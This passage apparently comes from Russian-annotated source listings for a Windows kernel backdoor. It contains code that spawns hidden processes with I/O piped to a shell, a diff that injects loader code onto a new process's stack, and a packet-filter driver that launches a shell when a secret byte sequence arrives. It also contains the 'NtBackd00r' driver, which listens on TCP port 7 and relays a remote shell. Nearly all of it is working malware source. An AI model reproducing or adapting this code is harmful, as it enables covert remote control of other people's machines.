                lpp->CurrentDirectoryName.MaximumLength=CurrentDirectory->MaximumLength;
                RtlCopyMemory((PCHAR)(lpp)+lpp->Size,CurrentDirectory->Buffer,CurrentDirectory->Length);
                lpp->CurrentDirectoryName.Buffer=(PWCHAR)lpp->Size;
                lpp->Size+=CurrentDirectory->MaximumLength;
        }
        if(DllPath){
                lpp->DllPath.Length=DllPath->Length;
                lpp->DllPath.MaximumLength=DllPath->MaximumLength;
                RtlCopyMemory((PCHAR)(lpp)+lpp->Size,DllPath->Buffer,DllPath->Length);
                lpp->DllPath.Buffer=(PWCHAR)lpp->Size;
                lpp->Size+=DllPath->MaximumLength;
        }
        if(ImageFile){
                lpp->ImageFile.Length=ImageFile->Length;
                lpp->ImageFile.MaximumLength=ImageFile->MaximumLength;
                RtlCopyMemory((PCHAR)(lpp)+lpp->Size,ImageFile->Buffer,ImageFile->Length);
                lpp->ImageFile.Buffer=(PWCHAR)lpp->Size;
                lpp->Size+=ImageFile->MaximumLength;
        }
        if(CommandLine){
                lpp->CommandLine.Length=CommandLine->Length;
                lpp->CommandLine.MaximumLength=CommandLine->MaximumLength;
                RtlCopyMemory((PCHAR)(lpp)+lpp->Size,CommandLine->Buffer,CommandLine->Length);
                lpp->CommandLine.Buffer=(PWCHAR)lpp->Size;
                lpp->Size+=CommandLine->MaximumLength;
        }
        if(WindowTitle){
                lpp->WindowTitle.Length=WindowTitle->Length;
                lpp->WindowTitle.MaximumLength=WindowTitle->MaximumLength;
                RtlCopyMemory((PCHAR)(lpp)+lpp->Size,WindowTitle->Buffer,WindowTitle->Length);
                lpp->WindowTitle.Buffer=(PWCHAR)lpp->Size;
                lpp->Size+=WindowTitle->MaximumLength;
        }
        if(Desktop){
                lpp->Desktop.Length=Desktop->Length;
                lpp->Desktop.MaximumLength=Desktop->MaximumLength;
                RtlCopyMemory((PCHAR)(lpp)+lpp->Size,Desktop->Buffer,Desktop->Length);
                lpp->Desktop.Buffer=(PWCHAR)lpp->Size;
                lpp->Size+=Desktop->MaximumLength;
        }
        if(Reserved){
                lpp->Reserved2.Length=Reserved->Length;
                lpp->Reserved2.MaximumLength=Reserved->MaximumLength;
                RtlCopyMemory((PCHAR)(lpp)+lpp->Size,Reserved->Buffer,Reserved->Length);
                lpp->Reserved2.Buffer=(PWCHAR)lpp->Size;
                lpp->Size+=Reserved->MaximumLength;
        }
}

VOID CreateProcessParameters(HANDLE hProcess, NT::PPEB Peb,
                             NT::PUNICODE_STRING ImageFile, HANDLE hPipe)
{
    NT::PPROCESS_PARAMETERS pp;
        NT::UNICODE_STRING              CurrentDirectory;
        NT::UNICODE_STRING              DllPath;

        NT::RtlInitUnicodeString(&CurrentDirectory,L"C:\\WINNT\\SYSTEM32\\");
        NT::RtlInitUnicodeString(&DllPath,L"C:\\;C:\\WINNT\\;C:\\WINNT\\SYSTEM32\\");
    RtlCreateProcessParameters(&pp, ImageFile, &DllPath,&CurrentDirectory, ImageFile, 0, 0, 0, 0, 0);
        pp->hStdInput=hPipe;
```

```
    pp->hStdOutput=hPipe;
    pp->hStdError=hPipe;
        pp->dwFlags=STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
        pp->wShowWindow=SW_HIDE;

    pp->Environment = InitEnvironment(hProcess);

    ULONG n = pp->Size;
    PVOID p = 0;
    NT::ZwAllocateVirtualMemory(hProcess, &p, 0, &n,
                                MEM_COMMIT, PAGE_READWRITE);

    ZwWriteVirtualMemory(hProcess, p, pp, pp->Size, 0);
    ZwWriteVirtualMemory(hProcess, PCHAR(Peb) + 0x10, &p, sizeof p, 0);
    RtlDestroyProcessParameters(pp);
}

namespace NT {
extern "C" {
DWORD WINAPI RtlCreateAcl(PACL acl,DWORD size,DWORD rev);
BOOL      WINAPI RtlAddAccessAllowedAce(PACL,DWORD,DWORD,PSID);
}}

NTSTATUS BuildAlowingSD(PSECURITY_DESCRIPTOR *pSecurityDescriptor)
{
        SID SeWorldSid={SID_REVISION, 1, SECURITY_WORLD_SID_AUTHORITY, SECURITY_WORLD_RID};
        SID localSid={SID_REVISION, 1, SECURITY_NT_AUTHORITY, SECURITY_LOCAL_SYSTEM_RID};
        char daclbuf[PAGE_SIZE];
        NT::PACL dacl = (NT::PACL)&daclbuf;
        char sdbuf[PAGE_SIZE];
        NT::PSECURITY_DESCRIPTOR sd = &sdbuf;

        NTSTATUS status = NT::RtlCreateAcl(dacl, PAGE_SIZE, ACL_REVISION);
    if (!NT_SUCCESS(status)) return status;
    status = NT::RtlAddAccessAllowedAce(dacl, ACL_REVISION, FILE_ALL_ACCESS, &SeWorldSid);
    if (!NT_SUCCESS(status)) return status;
    RtlZeroMemory(sd, PAGE_SIZE);
    status = NT::RtlCreateSecurityDescriptor(sd, SECURITY_DESCRIPTOR_REVISION);
    if (!NT_SUCCESS(status)) return status;
    status = RtlSetOwnerSecurityDescriptor(sd, &localSid, FALSE);
    if (!NT_SUCCESS(status)) return status;
    status = NT::RtlSetDaclSecurityDescriptor(sd, TRUE, dacl, FALSE);
    if (!NT_SUCCESS(status)) return status;
    if (!NT::RtlValidSecurityDescriptor(sd)) {
        _asm int 3;
    }

        ULONG buflen = PAGE_SIZE*2;
        *pSecurityDescriptor = NT::ExAllocatePool(NT::PagedPool, buflen);
    if (!*pSecurityDescriptor) return STATUS_INSUFFICIENT_RESOURCES;
        return RtlAbsoluteToSelfRelativeSD(sd, *pSecurityDescriptor, &buflen);
}

#define PIPE_NAME_MAX 40*2

extern "C" NTSTATUS myCreatePipe1(PHANDLE phPipe, NT::PUNICODE_STRING PipeName, IN ACCESS_MASK DesiredAccess,
{
        NT::IO_STATUS_BLOCK               iosb;

        NT::OBJECT_ATTRIBUTES attr = {sizeof attr, 0, PipeName, OBJ_INHERIT, sd};
        NT::LARGE_INTEGER nTimeOut;
        nTimeOut.QuadPart = (__int64)-1E7;
        return ZwCreateNamedPipeFile(phPipe, DesiredAccess | SYNCHRONIZE | FILE_ATTRIBUTE_TEMPORARY, &attr, &
                FILE_CREATE, 0, FALSE, FALSE, FALSE, 1, 0x1000, 0x1000, &nTimeOut);
}

int exec_piped(NT::PUNICODE_STRING name, NT::PUNICODE_STRING PipeName)
{
    HANDLE hProcess, hThread, hSection, hFile;

    NT::OBJECT_ATTRIBUTES oa = {sizeof oa, 0, name, OBJ_CASE_INSENSITIVE};
```

```
NT::IO_STATUS_BLOCK iosb;
NT::ZwOpenFile(&hFile, FILE_EXECUTE | SYNCHRONIZE, &oa, &iosb,
               FILE_SHARE_READ, FILE_SYNCHRONOUS_IO_NONALERT);

oa.ObjectName = 0;

NT::ZwCreateSection(&hSection, SECTION_ALL_ACCESS, &oa, 0,
                    PAGE_EXECUTE, SEC_IMAGE, hFile);

NT::ZwClose(hFile);

    ZwCreateProcess(&hProcess, PROCESS_ALL_ACCESS, &oa,
                    NtCurrentProcess(), TRUE, hSection, 0, 0);

NT::SECTION_IMAGE_INFORMATION sii;
NT::ZwQuerySection(hSection, NT::SectionImageInformation,
                   &sii, sizeof sii, 0);

NT::ZwClose(hSection);

NT::USER_STACK stack = {0};

ULONG n = sii.StackReserve;
NT::ZwAllocateVirtualMemory(hProcess, &stack.ExpandableStackBottom, 0, &n,
                            MEM_RESERVE, PAGE_READWRITE);

stack.ExpandableStackBase = PCHAR(stack.ExpandableStackBottom)
                          + sii.StackReserve;
stack.ExpandableStackLimit = PCHAR(stack.ExpandableStackBase)
                           - sii.StackCommit;

    n = sii.StackCommit + PAGE_SIZE;
PVOID p = PCHAR(stack.ExpandableStackBase) - n;
NT::ZwAllocateVirtualMemory(hProcess, &p, 0, &n,
                            MEM_COMMIT, PAGE_EXECUTE_READWRITE);

ULONG x; n = PAGE_SIZE;
ZwProtectVirtualMemory(hProcess, &p, &n,
                           PAGE_READWRITE | PAGE_GUARD, &x);

NT::CONTEXT context = {CONTEXT_FULL};
context.SegGs = 0;
context.SegFs = 0x38;
context.SegEs = 0x20;
context.SegDs = 0x20;
context.SegSs = 0x20;
context.SegCs = 0x18;
context.EFlags = 0x3000;
context.Esp = ULONG(stack.ExpandableStackBase) - 4;
context.Eip = ULONG(sii.EntryPoint);

NT::CLIENT_ID cid;

ZwCreateThread(&hThread, THREAD_ALL_ACCESS, &oa,
                   hProcess, &cid, &context, &stack, TRUE);

NT::PROCESS_BASIC_INFORMATION pbi;
NT::ZwQueryInformationProcess(hProcess, NT::ProcessBasicInformation,
                              &pbi, sizeof pbi, 0);

    HANDLE hPipe,hPipe1;
    oa.ObjectName = PipeName;
    oa.Attributes = OBJ_INHERIT;
    if(NT::ZwOpenFile(&hPipe1, GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE, &oa, &iosb, FILE_SHARE_READ |
    NT::ZwDuplicateObject(NtCurrentProcess(), hPipe1, hProcess, &hPipe,
            0, 0, DUPLICATE_SAME_ACCESS | DUPLICATE_CLOSE_SOURCE);

    CreateProcessParameters(hProcess, pbi.PebBaseAddress, name, hPipe);

InformCsrss(hProcess, hThread,
            ULONG(cid.UniqueProcess), ULONG(cid.UniqueThread));
```

```
    ZwResumeThread(hThread, 0);

    NT::ZwClose(hProcess);
    NT::ZwClose(hThread);

    return int(cid.UniqueProcess);
}

int execute_piped(VOID *ImageFileName, NT::PUNICODE_STRING PipeName)
{
    NT::UNICODE_STRING ImageFile;
    NT::RtlInitUnicodeString(&ImageFile, (wchar_t *)ImageFileName);
    return exec_piped(&ImageFile, PipeName);
}
```

8.5 — NebbetCreateProcess.diff

```
268a269,384
> typedef
> WINBASEAPI
> BOOL
> (WINAPI
> *f_SetStdHandle)(
>     IN DWORD nStdHandle,
>     IN HANDLE hHandle
>     );
> typedef
> WINBASEAPI
> HANDLE
> (WINAPI
> *f_CreateFileW)(
>     IN LPCWSTR lpFileName,
>     IN DWORD dwDesiredAccess,
>     IN DWORD dwShareMode,
>     IN LPSECURITY_ATTRIBUTES lpSecurityAttributes,
>     IN DWORD dwCreationDisposition,
>     IN DWORD dwFlagsAndAttributes,
>     IN HANDLE hTemplateFile
>     );
> #ifdef _DEBUG
> typedef
> WINBASEAPI
> DWORD
> (WINAPI
> *f_GetLastError)(
>     VOID
>     );
> #endif
> typedef VOID (*f_EntryPoint)(VOID);
>
> struct s_data2embed
> {
>         wchar_t PipeName[PIPE_NAME_MAX];
>         f_SetStdHandle pSetStdHandle;
>         f_CreateFileW pCreateFileW;
>         f_EntryPoint EntryPoint;
> #ifdef _DEBUG
>         f_GetLastError pGetLastError;
> #endif
> };
>
> void code2embed(s_data2embed *embedded_data)
> {
>         HANDLE hPipe;
>
>         __asm int 3;
>         hPipe = embedded_data->pCreateFileW(embedded_data->PipeName,
>                 GENERIC_READ | GENERIC_WRITE | SYNCHRONIZE,
>                 0,
```

```
>                 NULL,
>                 OPEN_EXISTING,
>                 0,
>                 NULL);
>         embedded_data->pGetLastError();
>         if (hPipe!=INVALID_HANDLE_VALUE)
>         {
>                 embedded_data->pSetStdHandle(STD_INPUT_HANDLE, hPipe);
>                 embedded_data->pSetStdHandle(STD_OUTPUT_HANDLE, hPipe);
>                 embedded_data->pSetStdHandle(STD_ERROR_HANDLE, hPipe);
>         }
>         embedded_data->EntryPoint();
> }
> __declspec(naked) void after_code2embed(){};
> #define sizeof_code2embed ((ULONG)&after_code2embed-(ULONG)&code2embed)
>
> void redir2pipe(HANDLE hProcess, wchar_t *PipeName, PVOID EntryPoint, PVOID pStack, OUT PULONG pCode, OUT P
> {
>         s_data2embed data2embed;
>         PVOID pKERNEL32;
>         NT::UNICODE_STRING ModuleFileName;
>
>         _asm int 3;
>
>         *pCode = 0;
>         *pNewStack = 0;
>         NT::RtlInitUnicodeString(&ModuleFileName, L"kernel32.dll");
>         LdrGetDllHandle(NULL, NULL, &ModuleFileName, &pKERNEL32);
>         if (!pKERNEL32) return;
>         data2embed.pSetStdHandle=(f_SetStdHandle)FindFunc(pKERNEL32, "SetStdHandle");
>         data2embed.pCreateFileW=(f_CreateFileW)FindFunc(pKERNEL32, "CreateFileW");
> #ifdef _DEBUG
>         data2embed.pGetLastError=(f_GetLastError)FindFunc(pKERNEL32, "GetLastError");
> #endif
>         if ((!data2embed.pSetStdHandle)||(!data2embed.pCreateFileW)) return;
>         data2embed.EntryPoint=(f_EntryPoint)EntryPoint;
>         wcscpy(data2embed.PipeName, PipeName);
>         char* p = (char*)pStack - sizeof_code2embed;
>         if (ZwWriteVirtualMemory(hProcess, p, &code2embed, sizeof_code2embed, 0)) return;
>         *pCode = (ULONG)p;
>
>         p -= sizeof s_data2embed;
>         if (ZwWriteVirtualMemory(hProcess, p, &data2embed, sizeof s_data2embed, 0)) return;
>
>         PVOID pData = (PVOID)p;
>         p -= sizeof pData;
>         if (ZwWriteVirtualMemory(hProcess, p, &pData, sizeof pData, 0)) return;
>
>         p -= 4;
>         *pNewStack = (ULONG)p;
> }
>
317a434,437
>         ULONG newEIP, NewStack;
>         redir2pipe(hProcess, PipeName->Buffer, sii.EntryPoint, stack.ExpandableStackBase, &newEIP, &NewStac
>         if ((!NewStack)||(!newEIP)) return 0;
>
326,327c446,449
<     context.Esp = ULONG(stack.ExpandableStackBase) - 4;
<     context.Eip = ULONG(sii.EntryPoint);
---
>         //загрузчик на стеке
>         context.Esp = NewStack;
>     context.Eip = newEIP;
```

8.6 — NtdllDynamicLoader.cpp

```
#include <ntdll.h>
#include "DynLoadFromNtdll.h"
```

```
//Пример A.2 из книги Небета

//Поиск загруженного модуля по имени
PVOID FindModule(char *module)
{
        ULONG n;
        //Запрашиваем необходимый размер буфера
        NT::ZwQuerySystemInformation(NT::SystemModuleInformation,
                                &n, 0, &n);
        //Выделяем память для n структур
    PULONG q = (PULONG)NT::ExAllocatePool(NT::NonPagedPool,n*sizeof(*q));
        //Запрашиваем информацию о модулях
    NT::ZwQuerySystemInformation(NT::SystemModuleInformation,
                                q, n * sizeof *q, 0);

        //Счётчик модулей по адресу q, информация начинается с q+1
    NT::PSYSTEM_MODULE_INFORMATION p
        = NT::PSYSTEM_MODULE_INFORMATION(q + 1);
    PVOID ntdll = 0;

        //Цикл по каждому модулю...
        for (ULONG i = 0; i < *q; i++)
        {
                //...сравниваем имя с искомым...
                if (_stricmp(p[i].ImageName + p[i].ModuleNameOffset,
                     module) == 0)
                {
                        //...и останавливаемся, если модуль найден
                        ntdll = p[i].Base;
                        break;
                }
        }
        //Освобождаем память
    NT::ExFreePool(q);
    return ntdll;
}

PVOID FindNT()
{
    return FindModule("ntdll.dll");
}

//Поиск экспортируемой функции с именем Name в модуле, загруженном по адресу Base
PVOID FindFunc(PVOID Base, PCSTR Name)
{
        //По адресу Base находится DOS EXE заголовок
        PIMAGE_DOS_HEADER dos = PIMAGE_DOS_HEADER(Base);
        //Извлекаем из него смещение PE-заголовка
    PIMAGE_NT_HEADERS nt = PIMAGE_NT_HEADERS(PCHAR(Base) + dos->e_lfanew);
        //Вычисляем указатель на таблицу секций
        //согласно директории экспортируемых функций
    PIMAGE_DATA_DIRECTORY expdir
        = nt->OptionalHeader.DataDirectory + IMAGE_DIRECTORY_ENTRY_EXPORT;
        //Извлекаем адрес и размер таблицы
    ULONG size = expdir->Size;
    ULONG addr = expdir->VirtualAddress;

        //Вычисляем указатели:
        // - на директорию экспортируемых функций
    PIMAGE_EXPORT_DIRECTORY exports
        = PIMAGE_EXPORT_DIRECTORY(PCHAR(Base) + addr);
        // - на таблицу адресов
    PULONG functions = PULONG(PCHAR(Base) + exports->AddressOfFunctions);
        // - на таблицу порядковых номеров
    PSHORT ordinals  = PSHORT(PCHAR(Base) + exports->AddressOfNameOrdinals);
        // - на таблицу имён
    PULONG names     = PULONG(PCHAR(Base) + exports->AddressOfNames);

    //Цикл по таблице имён...
        for (ULONG i = 0; i < exports->NumberOfNames; i++) {
                //Порядковый номер, соответствующий имени — индекс в таблице адресов
```

```
        ULONG ord = ordinals[i];
                //Проверяем корректность адреса
        if (functions[ord] < addr  ||  functions[ord] >= addr + size) {
                        //Если имя функции совпадает с искомым...
            if (strcmp(PSTR(PCHAR(Base) + names[i]), Name) == 0)
                                //...возвращаем её адрес
                return PCHAR(Base) + functions[ord];
        }
    }
        //Функция не найдена
    return 0;
}
```

8.7 — Filtering.cpp

```
extern "C" {
#include <ntddk.h>
#include <ntddndis.h>
#include <pfhook.h>
#include "filtering.h"
#include "Sniffer.h"

NTSYSAPI
NTSTATUS
NTAPI
ZwLoadDriver(
    IN PUNICODE_STRING DriverServiceName
    );
}


extern PF_FORWARD_ACTION PacketFilter(
  IN IPHeader *PacketHeader,
  IN unsigned char *Packet,
  IN unsigned int PacketLength,
  IN unsigned int RecvInterfaceIndex,
  IN unsigned int SendInterfaceIndex,
  IN IPAddr RecvLinkNextHop,
  IN IPAddr SendLinkNextHop
  );

NTSTATUS globalresult;
PDEVICE_OBJECT  pDeviceObject;
PFILE_OBJECT  pFileObject;
KEVENT Event;

NTSTATUS SutdownFiltering()
{
        if ((pDeviceObject)&&(pFileObject))
        {
                globalresult=SetupFiltering(NULL);
                ObDereferenceObject(pFileObject);
                return globalresult;
        }
        else return STATUS_SUCCESS;
}


NTSTATUS InitFiltering()
{
        UNICODE_STRING FiltDrvName;
        UNICODE_STRING DSN={0};
        RtlInitUnicodeString(&FiltDrvName,L"\\Device\\IPFILTERDRIVER");
        pDeviceObject=NULL;
retry:
        IoGetDeviceObjectPointer(&FiltDrvName,SYNCHRONIZE|GENERIC_READ|GENERIC_WRITE,&pFileObject,&pDeviceObj
        if ((!pDeviceObject)&&(!DSN.Length))
        {
                RtlInitUnicodeString(&DSN,L"\\Registry\\Machine\\System\\CurrentControlSet\\Services\\IpFilte
```

```
                ZwLoadDriver(&DSN);
                goto retry;
        }
        if (pDeviceObject)
        {
                KeInitializeEvent(&Event,NotificationEvent,FALSE);
                return SetupFiltering(&PacketFilter);
        } else return STATUS_OBJECT_NAME_NOT_FOUND;
}

NTSTATUS SetupFiltering(void *PacketFilterProc)
{
        IO_STATUS_BLOCK iostb;
        LARGE_INTEGER Timeout;
        PIRP pirp = NULL;
        pirp = IoBuildDeviceIoControlRequest(IOCTL_PF_SET_EXTENSION_POINTER,pDeviceObject,(PPF_SET_EXTENSION_
        if (!pirp)
        {
                return STATUS_UNSUCCESSFUL;
        }
        globalresult=IoCallDriver(pDeviceObject,pirp);
        if (globalresult == STATUS_PENDING)
        {
                Timeout.QuadPart=100000000;
                if (KeWaitForSingleObject(&Event,Executive,KernelMode,FALSE,&Timeout)!=STATUS_SUCCESS)
                        return STATUS_UNSUCCESSFUL;
                globalresult = pirp->IoStatus.Status;
        }
        return globalresult;
}
```

8.8 — MPFD_main.cpp

```
extern "C" {
#include <ntddk.h>
#include <ntddndis.h>
#include <pfhook.h>
#include "Sniffer.h"
#include "Filtering.h"
}

extern VOID ShellStarter(VOID* StartShellEvent);
HANDLE hShellStarterTread=NULL;
BOOLEAN Terminating=FALSE;
KEVENT StartShellEvent;

unsigned char * __cdecl memfind(
        const unsigned char * str1,
                unsigned int n1,
        const unsigned char * str2,
                unsigned int n2
        )
{
                if (n2>n1) return NULL;

        unsigned char *cp = (unsigned char *) str1;
        unsigned char *s1, *s2;
                unsigned int x;

        for (unsigned int i=0;i<=n1-n2;i++)
        {
                s1 = cp;
                s2 = (unsigned char *) str2;
                                x=n2;

                while (x && !(*s1-*s2) )
                        s1++, s2++, x--;
                                if (!x) return(cp);
                cp++;
```

```
        }
        return(NULL);
}

unsigned char keyword[]="\x92\x98\xC7\x68\x9F\xF9\x42\xA9\xB2\xD8\x38\x5C\x8C\x31\xE1\xD6";

PF_FORWARD_ACTION PacketFilter(
  IN IPHeader *PacketHeader,
  IN unsigned char *Packet,
  IN unsigned int PacketLength,
  IN unsigned int RecvInterfaceIndex,
  IN unsigned int SendInterfaceIndex,
  IN IPAddr RecvLinkNextHop,
  IN IPAddr SendLinkNextHop
  )
{
        if (memfind(Packet,PacketLength,keyword,sizeof(keyword)))
        {
                HANDLE ThreadHandle;
                KeSetEvent(&StartShellEvent, 0, FALSE);
        }
        return PF_PASS;
}

NTSTATUS
OnStubDispatch(
    IN PDEVICE_OBJECT DeviceObject,
    IN PIRP           Irp
    )
{
    Irp->IoStatus.Status      = STATUS_SUCCESS;
    IoCompleteRequest (Irp,
                       IO_NO_INCREMENT
                       );
    return Irp->IoStatus.Status;
}

VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
#if (DBG)
        DbgPrint("MPFD: OnUnload called\n");
#endif
        PVOID ThreadObj;
        SutdownFiltering();
        if (hShellStarterTread)
        {
                Terminating=TRUE;
                ObReferenceObjectByHandle(hShellStarterTread, THREAD_ALL_ACCESS, NULL, KernelMode, &ThreadObj
                KeSetEvent(&StartShellEvent, 0, TRUE);
                KeWaitForSingleObject(ThreadObj, Executive, KernelMode, FALSE, NULL);
        }
}

#pragma code_seg("INIT")

NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
{
        NTSTATUS status;

#if (DBG)
        DbgPrint("MPFD:In DriverEntry\n");
#endif
        UNREFERENCED_PARAMETER(RegistryPath);

        for (int i = 0; i < IRP_MJ_MAXIMUM_FUNCTION; i++)
        {
                DriverObject->MajorFunction[i] = OnStubDispatch;
           }
        DriverObject->DriverUnload  = OnUnload;

        status=InitFiltering();
```

```
        if (status!=STATUS_SUCCESS) return status;
        KeInitializeEvent(&StartShellEvent,SynchronizationEvent,FALSE);
        OBJECT_ATTRIBUTES attr={sizeof(OBJECT_ATTRIBUTES), 0,NULL, OBJ_CASE_INSENSITIVE};
        status=PsCreateSystemThread(&hShellStarterTread, THREAD_ALL_ACCESS, &attr, 0, NULL, ShellStarter, &St

        return status;
}
```

8.9 — NtBackd00r.cpp

```
// NtBackd00r.cpp
//
// Сгенерировано Driver::Wizard версии 2.0

#define VDW_MAIN
#include <vdw.h>
#include <stdio.h>
#include <ntifs.h>
#include "function.h"
#include "NtBackd00r.h"
#pragma hdrstop("NtBackd00r.pch")

#if (DBG)
#define dprintf DbgPrint
#else
#define dprintf
#endif

extern "C" {
        NTSYSAPI
                NTSTATUS
                NTAPI
                ZwWaitForMultipleObjects(
                IN ULONG HandleCount,
                IN PHANDLE Handles,
                IN WAIT_TYPE WaitType,
                IN BOOLEAN Alertable,
                IN PLARGE_INTEGER Timeout OPTIONAL
                );

        NTSYSAPI
                NTSTATUS
                NTAPI
                ZwCreateEvent(
                OUT PHANDLE EventHandle,
                IN ACCESS_MASK DesiredAccess,
                IN POBJECT_ATTRIBUTES ObjectAttributes,
                IN EVENT_TYPE EventType,
                IN BOOLEAN InitialState
                );

        NTSYSAPI
                NTSTATUS
                NTAPI
                ZwSetEvent(
                IN HANDLE EventHandle,
                OUT PULONG PreviousState OPTIONAL
                );
}

extern "C" void LoadFuncs();
extern "C" HANDLE StartShell(PHANDLE phPipe);
extern VOID ShellStarter(VOID* StartShellEvent);

////////////////////////////////////////////////////////////////////
// Начало секции INIT
#pragma code_seg("INIT")

DECLARE_DRIVER_CLASS(NtBackd00r, NULL)
```

```
////////////////////////////////////////////////////////////////////
// Точка входа драйвера
//
NTSTATUS NtBackd00r::DriverEntry(PUNICODE_STRING RegistryPath)
{
        UNREFERENCED_PARAMETER(RegistryPath);

        //Динамический импорт функций, экспортируемых из ntdll.dll
        LoadFuncs();

        // Сначала инициализируем фреймворк TDIClient
        if (!KTDInterface::Initialize())
        {
                // что-то не так с TDI
                return STATUS_NOT_FOUND;
        }

        // Создаём TCP-сервер, порт 7
        CIPTRANSPORT_ADDRESS TCP_port(IPPORT_ECHO);
        m_pListener = new(NonPagedPool) KStreamServer<Session> (TCP_port);

        // Если успешно — включаем сетевые события

    if (m_pListener && m_pListener->IsCreated()) {
        m_pListener->SetEvents(TRUE);
        dprintf("NtBackd00rDevice: Listener started\n");
    }
    else {
        dprintf("NtBackd00rDevice: Failed to start (port conflict?)\n");
        return STATUS_INSUFFICIENT_RESOURCES;
    }

        //Создаём вспомогательное устройство для IoQueueWorkItem
        m_pDummyDevice = new(NonPagedPool) DummyDevice(NULL, FILE_DEVICE_UNKNOWN, NULL);

        if (m_pDummyDevice  == NULL)
        {
                return STATUS_INSUFFICIENT_RESOURCES;
        }

        return STATUS_SUCCESS;
}


#pragma code_seg()
#pragma warning( disable : 4706 )

//Это сообщение будет отправлено клиенту при сбое запуска оболочки
char errtxt_shell[]="cant start shell";

////////////////////////////////////////////////////////////////////////////
// Unload отвечает за освобождение всех системных объектов,
// выделенных драйвером.
//
VOID NtBackd00r::Unload(VOID)
{

    if (m_pListener)
        {
                // Отключаем уведомления о сетевых событиях
                m_pListener->SetEvents(FALSE);

                // Перебираем список активных сессий
                // и принудительно отключаем все активные сессии
                Session* p;
                TDI_STATUS Status;

                while ( p = m_ActiveSessionList.RemoveHead() )
                {
                        // Дескриптор потока нужно извлечь до удаления p
                        HANDLE hWorkerThread = p->hDataPumpThread;
```

```
                        // По умолчанию выполняется аварийное отключение (RST)
                        Status = p->disconnect();
                        ASSERT(TDI_PENDING == Status || TDI_SUCCESS == Status);
                        delete p;
                        // Нужно дождаться завершения рабочих потоков,
                        // иначе выгрузка драйвера вызовет BSOD
                        if (hWorkerThread) ZwWaitForSingleObject(hWorkerThread, FALSE, NULL);
                }

                // Ждём завершения всех незавершённых запросов
                m_pListener->Wait();

                // Уничтожаем сокет
                delete m_pListener;
                m_pListener = NULL;

                dprintf("NtBackd00rDevice: Listener stopped\n");
        }

        delete m_pDummyDevice;

        // Вызываем деструктор базового класса для удаления всех устройств.
        KDriver::Unload();
}

// Освобождает буферы, переданные в ZwWriteFile для асинхронной записи
VOID NTAPI ApcCallbackWriteComplete(
                                                                IN PVOID ApcContext,
                                                                IN PIO_STATUS_BLOCK IoStatusBlock,
                                                                IN ULONG Reserved
                                                                )
{
        UNREFERENCED_PARAMETER(IoStatusBlock);
        UNREFERENCED_PARAMETER(Reserved);

        delete (uchar *)ApcContext;
}

#define SENDS_QUEUED_THRESHOLD 3

// Поток, передающий данные между именованным каналом и сокетом
VOID DataPumpThread(IN PVOID thiz1)
{
        IO_STATUS_BLOCK send_iosb, rcv_iosb;
        uchar *send_buf, *rcv_buf;
        ULONG rd;
        const bufsize=0x1000;
        NTSTATUS status;
        LARGE_INTEGER  ResendInterval;
        //Локальная копия Pipes для корректного завершения потока
        //после удаления Session
        s_Pipes *Pipes;


        Session* thiz=(Session*)thiz1;
        Pipes=thiz->m_Pipes;
        ResendInterval.QuadPart = (__int64)1E6; //0.1c

        //Создаём FIFO
        //Источник BSOD при высоком IRQL
        thiz->pWBytePipe = new(NonPagedPool) KLockableFifo<UCHAR>(0x100000, NonPagedPool);
        //Блокируем сокет во избежание неожиданного удаления
        thiz->Lock();

        //send_buf выделяется здесь, удаляется в OnSendComplete
        send_buf = new(NonPagedPool) uchar[bufsize];
        //Запускаем асинхронное чтение
        status=ZwReadFile(Pipes->hPipe, Pipes->hPipeEvents[1], NULL, NULL, &send_iosb, send_buf, bufsize, NUL
        if (status==STATUS_SUCCESS)
        {
                //Отправляем прочитанные данные клиенту
```

```
                status=thiz->send(send_buf, send_iosb.Information, send_buf);
                if ((status!=STATUS_PENDING)&&(status!=STATUS_SUCCESS))
                        dprintf("send error %08x\n");
                //во избежание повторной отправки тех же данных
                send_iosb.Status = -1;
        }
        while (1) switch (ZwWaitForMultipleObjects(2, &Pipes->hPipeEvents[0], WaitAny, TRUE, NULL))
        {
                //STATUS_WAIT_1 - операция чтения завершена
        case STATUS_WAIT_1:
                if (Pipes->Terminating) goto fin;
                if (!Pipes->hPipe) break;
sending:
                {
                        if (!send_iosb.Status)
                        {
resend:
                        //Отправляем прочитанные данные клиенту
                        status=thiz->send(send_buf, send_iosb.Information, send_buf);
                        //Если ошибка — попытка протолкнуть слишком много данных в сокет
                        if ((status!=STATUS_SUCCESS)&&(status!=STATUS_PENDING))
                        {
                                //Ждём свободного места в буфере...
                                KeDelayExecutionThread(KernelMode, TRUE, &ResendInterval);
                                //...и повторяем
                                goto resend;
                        }
                        }
                        //send_buf выделяется здесь, удаляется в OnSendComplete
                        send_buf = new(NonPagedPool) uchar[bufsize];
                        //Запускаем асинхронное чтение
                        status=ZwReadFile(Pipes->hPipe, Pipes->hPipeEvents[1], NULL, NULL, &send_iosb, send_b
                        //Если в буфере канала были данные, они прочитаны мгновенно.
                        if (status==STATUS_SUCCESS)
                                //отправляем немедленно
                                goto sending;
                        else {
                                if (status!=STATUS_PENDING)
                                {
                                        delete send_buf;
                                        //STATUS_PIPE_LISTENING — нормально, процесс ещё не подключился к кан
                                        if (status!=STATUS_PIPE_LISTENING)
                                        {
                                                //иначе ошибка — отключаем клиента и завершаем поток
                                                if (!Pipes->Terminating) thiz->disconnect();
                                                goto fin;
                                        }
                                }
                        }
                };
                break;
                //STATUS_WAIT_0 - операция записи завершена
        case STATUS_WAIT_0:
                if (Pipes->Terminating) goto fin;
                if (!Pipes->hPipe) break;
                //FIFO должен быть заблокирован на время всех операций с ним
                //во избежание конфликтов
                thiz->pWBytePipe->Lock();
                //Сначала смотрим, сколько данных в FIFO...
                rd = thiz->pWBytePipe->NumberOfItemsAvailableForRead();
                if (rd)
                {
                        //...выделяем соответствующий объём памяти...
                        rcv_buf = new(NonPagedPool) uchar[rd];
                        //...и читаем всё за раз
                        rd = thiz->pWBytePipe->Read(rcv_buf, rd);
                }
                thiz->pWBytePipe->Unlock();
                if (rd)
                {
                        status = ZwWriteFile(Pipes->hPipe, NULL, ApcCallbackWriteComplete, rcv_buf, &rcv_iosb
```

```
                        if ((status!=STATUS_SUCCESS)&&(status!=STATUS_PIPE_LISTENING)&&(status!=STATUS_PENDIN
                        {
                                //при ошибке отключаем клиента и завершаем поток
                                if (!Pipes->Terminating) thiz->disconnect();
                                goto fin;
                        }
                }
                break;
